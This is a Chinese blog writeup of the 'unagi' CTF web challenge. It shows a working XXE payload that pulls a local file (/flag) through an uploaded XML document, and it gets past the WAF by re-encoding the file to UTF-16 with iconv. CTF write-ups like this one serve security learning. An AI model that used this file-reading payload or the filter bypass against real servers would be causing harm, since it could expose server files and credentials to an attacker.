攻防世界 web高手进阶区 5分题 unagi

原创

思源湖的鱼 于 2021-04-12 17:09:44 发布 230 收藏

分类专栏： ctf 文章标签： XXE ctf 攻防世界 web

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_44604541/article/details/115629462

版权

ctf 专栏收录该内容

200 篇文章 23 订阅

订阅专栏

前言

攻防世界web高手进阶区的5分题

本篇是unagi的writeup


发现攻防世界的题目分数是动态的

就仅以做题时的分数为准了

解题过程

给了flag的位置
然后有个上传文件界面
猜测是上传个马来搞

https://blog.csdn.net/weixin_44604541



Flag is located at /flag, come get it

看了眼example
是个xml

该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
- <users>
  - <user>
      <username>alice</username>
      <password>passwd1</password>
      <name>Alice</name>
      <email>alice@fakesite.com</email>
      <group>CSAW2019</group>
    </user>
  - <user>
      <username>bob</username>
      <password>passwd2</password>
      <name> Bob</name>
      <email>bob@fakesite.com</email>
      <group>CSAW2019</group>
    </user>
  </users>
```

https://blog.csdn.net/weixin_44604541

得
这估摸着是XXE

掏出一个模板


```
<?xml version='1.0'?>
<!DOCTYPE users [
<!ENTITY xxe SYSTEM "file:///flag" >]>
<users>
    <user>
        <username>bob</username>
        <password>passwd2</password>
        <name> Bob</name>
        <email>bob@fakesite.com</email>
        <group>CSAW2019</group>
        <intro>&xxe;</intro>
    </user>
</users>
```

上传发现有waf

搜索发现一种绕过方式
utf-16编码

```
iconv -f utf8 -t utf-16 1.xml>2.xml
```

上传2.xml得到flag



结语

XXE漏洞
utf-16编码绕过（学到了）

参考

https://mohemiv.com/tags/xxe/